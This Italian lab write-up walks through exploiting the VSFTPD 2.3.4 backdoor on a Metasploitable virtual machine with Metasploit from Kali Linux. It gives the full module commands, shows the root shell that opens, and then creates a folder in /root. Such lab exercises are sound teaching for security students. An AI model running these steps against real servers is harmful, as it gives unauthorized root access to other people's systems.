


di Giuseppe Lupoi



Nella pratica di oggi vedremo come effettuare una sessione di hacking sulla nostra macchina target Metasploitable.

Ma che cos'è un exploit?

Con il termine exploit si intende la ricerca e lo sfruttamento di determinate vulnerabilità sul sistema target interessato con l'ausilio di tool appropriati al fine di ottenere un accesso remoto nella macchina stessa.


• Cos'è **VSFTPD**?

VSFTPD, è un server FTP open-source.

Questo servizio installato sulla nostra macchina serve per gestire le richieste di trasferimento di file su una rete, consentendo agli utenti di caricare o scaricare file da e verso un server tramite il protocollo FTP.

Bene, ora possiamo procedere con i vari step per vedere come exploitare la nostra macchina target Metasploitable con IP 192.168.50.101. Una volta aperto il terminale sul nostro Kali Linux impartiamo il comando **msfconsole**, ci comparirà la schermata riportata qua a destra.

Metasploit include parecchi exploits ed altrettanti payloads nel suo database che possono essere utilizzati sui vari target.



└─\$ msfconsole Metasploit tip: After running db_nmap, be sure to check out the result of hosts and services https://metasploit.com =[metasploit v6.3.50-dev --=[2384 exploits - 1235 auxiliary - 417 post --=[1388 payloads - 46 encoders - 11 nops Metasploit Documentation: https://docs.metasploit.com/

Possiamo ora cercare il servizio **vsftpd** di cui abbiamo bisogno e scegliere tra quelli che Metasploit ci propone.

Una volta scelto l'exploit da utilizzare lo avvieremo con il comando:

use /path_dell_exploit

In questo caso io ho scelto

exploit/unix/ftp/vsftpd_234_backdoor come riproposto nell'immagine sottostante

```
msf6 > search vsftpd
Matching Modules
                                           Disclosure Date Rank
                                                                       Check Description
      Name
     auxiliary/dos/ftp/vsftpd_232
                                           2011-02-03
                                                            normal
                                                                       Yes
al of Service
   1 exploit/unix/ftp/vsftpd_234_backdoor 2011-07-03
                                                            excellent No
                                                                              VSFTPD v2.3.4 Bac
kdoor Command Execution
Interact with a module by name or index. For example info 1, use 1 or use exploit/unix/ftp/vsftp
d_234_backdoor
msf6 > use exploit/unix/ftp/vsftpd_234_backdoor
    No payload configured, defaulting to cmd/unix/interact
```

Con il comando **info** visualizzeremo a schermo quelle che sono le impostazioni dell'exploit scelto e che quindi saranno da configurare.

In questo caso ci andremo ad occupare di:

- RHOST, ovvero l'IP del target
- RPORT, cioè la porta del servizio in ascolto




Dunque arrivati a questo punto configureremo l'IP del target con questo comando:

set rhost IP target (in questo caso 192.168.50.101)

L'ouput **rhost => 192.168.50.100**

ci conferma che le modifiche sono avvenute con successo

msf6 exploit(unix/ftp/vsftpd_234_backdoor) > set rhosts 192.168.50.101
rhosts \Rightarrow 192.168.50.101



In egual modo possiamo configurare la porta di cui abbiamo bisogno con il comando: set rport N° della porta (in questo caso la 21)


L'output **rport => 21** ci conferma che la porta è stata cambiata con successo.

Giusto per avere una sicurezza assoluta ripetiamo il comando **info** è noteremo che le voci sono state modificate come potete vedere nel rettangolo rosso.

```
msf6 exploit(
rport \Rightarrow 21
msf6 exploit(
       Name: VSFTPD v2.3.4 Backdoor Command Execution
     Module: exploit/unix/ftp/vsftpd_234_backdoor
   Platform: Unix
       Arch: cmd
 Privileged: Yes
   License: Metasploit Framework License (BSD)
       Rank: Excellent
  Disclosed: 2011-07-03
Provided by:
 hdm <x@hdm.io>
  MC <mc@metasploit.com>
Available targets:
      Id Name
          Automatic
Check supported:
Basic options:
          Current Setting
                           Required Description
                                      The target host(s), see https://docs.metasploit.com/docs/
  RHOSTS 192.168.50.101
                           yes
                                      using-metasploit/basics/using-metasploit.html
  RPORT
         21
                                      The target port (TCP)
                           ves
Payload information:
  Space: 2000
  Avoid: 0 characters
```

Una volta terminate queste configurazioni non ci resta che far partire l'exploit semplicemente con il comando **exploit**.

Se il comando andrà a buon fine l'output ci avvertirà che la connessione è avvenuta e che la shell è stata creata.



```
msf6 exploit(
[*] 192.168.50.101:21 - The port used by the backdoor bind listener is already open
    192.168.50.101:21 - UID: uid=0(root) gid=0(root)
    Command shell session 2 opened (192.168.50.100:36027 → 192.168.50.101:6200) at 2024-01-15 1
2:34:48 +0100
ls
bin
boot
cdrom
dev
etc
home
initrd
initrd.img
lib
lost+found
media
mnt
nohup.out
opt
proc
root
sbin
sys
usr
vmlinuz
```


Ora non ci resta che utilizzare il terminale come abbiamo sempre fatto. La pratica di oggi ci chiede di entrare nella cartella /root e creare una sottocartella di nome test_metasploit.

Procediamo quindi con:

```
• cd root per entrare nella cartella
```

• mkdir test_metasploit per creare la cartella

```
cd root
mkdir test_metasploit
ls
Desktop
reset_logs.sh
test_metasploit
vnc.log
```



Ho voluto infine effettuare una "prova del 9" andando appunto su **Metasploitable** nella cartella **/root** per controllare se effettivamente la cartella **test_metasploit** fosse stata creata.

Successo!

Come vedete nello screen sottostante la cartella è stata creata correttamente.

```
msfadmin@metasploitable:/home$ cd ...
msfadmin@metasploitable:/$ ls
bin
      dev initrd
                   lost+found
                                   nohup.out root
                                                   Sys
                                                        var
boot etc initrd.img media
                                   opt
                                             sbin
                                                        vmlinuz
                                                   tmp
cdrom home
            lib
                       mnt
                                   proc
                                             srv
                                                   usr
msfadmin@metasploitable:/$ cd root
msfadmin@metasploitable:/root$ ls
Desktop reset_logs.sh test_metasploit vnc.log
msfadmin@metasploitable:/root$
```